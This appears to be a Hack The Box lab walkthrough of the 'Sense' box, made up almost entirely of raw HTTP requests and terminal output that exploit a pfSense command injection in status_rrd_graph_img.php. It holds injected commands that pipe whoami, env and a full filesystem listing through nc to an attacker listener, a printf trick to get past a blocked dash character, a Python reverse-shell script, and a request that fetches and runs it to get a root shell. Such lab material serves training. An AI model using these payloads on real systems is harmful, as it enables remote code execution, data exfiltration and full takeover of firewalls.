Note: Change of color and/or style may not take effect until the next refresh

Graphs: Processor Style: Inverse Period: Absolute Timespans





Request

Raw Params Headers Hex

```
GET /status_rrd_graph_img.php?&database=queues;echo+ippsec|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 49400
ippsec
```

we have command injection

Request

Raw Params Headers Hex

```
GET /status_rrd_graph_img.php?&database=queues;whoami|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 52456
root
```

Go

Cancel

<

>

Request

Raw Params Headers Hex

```
GET /status_rrd_graph_img.php?&database=queues;env|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 63208
OLDPWD=/
HOME=/
PHP_FCGI_MAX_REQUESTS=500
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin:/usr/local/sbin
LANG=en_US.ISO8859-1
PHP_FCGI_CHILDREN=1
PWD=/var/db/rrd
```

Request

Raw Params Headers Hex

```
GET /status_rrd_graph_img.php?&database=queues;echo+${HOME}ippsec|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 3092
/ippsec
```

Request

Raw Params Headers Hex

```
GET /status_rrd_graph_img.php?&database=queues;find+${HOME}|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 9001 > filesystem.txt
```

```
10.10.10.60] 30047
# less filesystem.txt
```

```
/
/.snap
/boot
/boot/zfsloader
/boot/zfsboot
/boot/zfs
/boot/support.4th
/boot/screen.4th
/boot/pxeboot
/boot/pmbr
/boot/modules
/boot/modules/bwi_v3_ucode.ko
/boot/mbr
/boot/loader.rc
/boot/loader.help
/boot/loader.conf_wrap
/boot/loader.conf
/boot/loader
/boot/loader.4th
/boot/kernel
/boot/kernel/zfs.ko
/boot/kernel/virtio_scsi.ko
/boot/kernel/virtio_pci.ko
/boot/kernel/virtio_blk.ko
/boot/kernel/virtio_balloon.ko
/boot/kernel/virtio.ko
/boot/kernel/viapm.ko
/boot/kernel/smbus.ko
/boot/kernel/smb.ko
/boot/kernel/sfxge.ko
/boot/kernel/runfw.ko
/boot/kernel/pcfb.ko
```

```

root@ippSec:~/Documents/htb/boxes/sense# grep root.txt filesystem.txt
/root/root.txt
root@ippSec:~/Documents/htb/boxes/sense# grep user.txt filesystem.txt
/home/rohit/user.txt

```

```

GET
/status_rrd_graph_img.php?&database=queues;wc+-c+${HOME}home${HOME}rohit${HOME}user.txt|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0

```

we got nothing - is a bad character

```

root@ippSec:~/Documents/htb/boxes/sense# x=en_US.IS08859-1
root@ippSec:~/Documents/htb/boxes/sense# echo $x
en_US.IS08859-1
root@ippSec:~/Documents/htb/boxes/sense# echo ${x:14:1}
1
root@ippSec:~/Documents/htb/boxes/sense# echo ${x:13:1}
-

```

Request

Raw Params Headers Hex

```

GET /status_rrd_graph_img.php?&database=queues;x=${printf+"\55"};echo+$x|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5

```

```

root@ippSec:~/Documents/htb/boxes/sense# nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 21614
-

```

```

wc -c /home/rohit/user.txt

```

Request

Raw Params Headers Hex

```

GET
/status_rrd_graph_img.php?&database=queues;x=${printf+"\55"};wc+${x}c+${HOME}home${HOME}rohit${HOME}user.txt|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

```



```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 41562
32 /home/rohit/user.txt
```

```
import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.6", 1234))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p=subprocess.call(["/bin/sh", "-i"])
~
~
```

```
root@ippSec:~/Documents/htb/boxes/sense# vi cmd
root@ippSec:~/Documents/htb/boxes/sense# nc -lvp 9001 < cmd
listening on [any] 9001 ...
```

Request

Raw Params Headers Hex

```
GET /status_rrd_graph_img.php?&database=queues;nc+10.10.14.6+9001|python HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvp 9001 < cmd
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 2909
^C
root@ippSec:~/Documents/htb/boxes/sense#
```

```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 52186
sh: can't access tty; job control turned off
#
```